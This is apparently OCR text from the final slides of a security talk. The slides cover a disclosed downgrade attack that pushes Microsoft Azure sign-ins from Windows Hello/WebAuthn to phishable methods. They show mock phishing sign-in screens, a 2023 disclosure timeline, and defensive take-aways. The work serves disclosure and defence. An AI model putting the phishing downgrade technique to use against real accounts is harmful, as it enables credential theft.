
● All cloud apps

○ Select apps

MITIGATION STRATEGIES

DEMONSTRATION

DEMONSTRATION - PHISHING SITE



Microsoft Azure

Sign in


to continue to Microsoft Azure

Yehuda.Smirnov@company.com

No account? Create one!

Can't access your account?

DEMONSTRATION - PHISHING SITE



Microsoft Azure

Microsoft

← yehuda.smirnov@company.com


Enter password

••••••••••••••••••••

Forgot my password

Use your face, fingerprint, PIN, or security key instead

DEMONSTRATION - PHISHING SITE



Microsoft Azure

Microsoft

yehuda.smirnov@company.com

Verify your identity

Your organization requires additional sign in methods to access this resource.

Face, fingerprint, PIN or security key

More information

Are your verification methods current? Check at https://aka.ms/mfasetup

REPORT TIMELINE

- 10 September 2023 — Reported to Microsoft
- 06 November 2023 — Fixed according to Microsoft

TAKE AWAYS

TAKE AWAYS

Windows Hello for Business

TAKE AWAYS

Windows Hello for Business

WebAuthn API

TAKE AWAYS

Windows Hello for Business

WebAuthn API

Downgrade attack vector

TAKE AWAYS

Windows Hello for Business

WebAuthn API

Downgrade attack vector

Conditional Access Policies

SLIDES

Github Repo with Slides

QUESTIONS?

THANK YOU

FOR WATCHING

Yehuda Smirnov
@yudasm_

accenture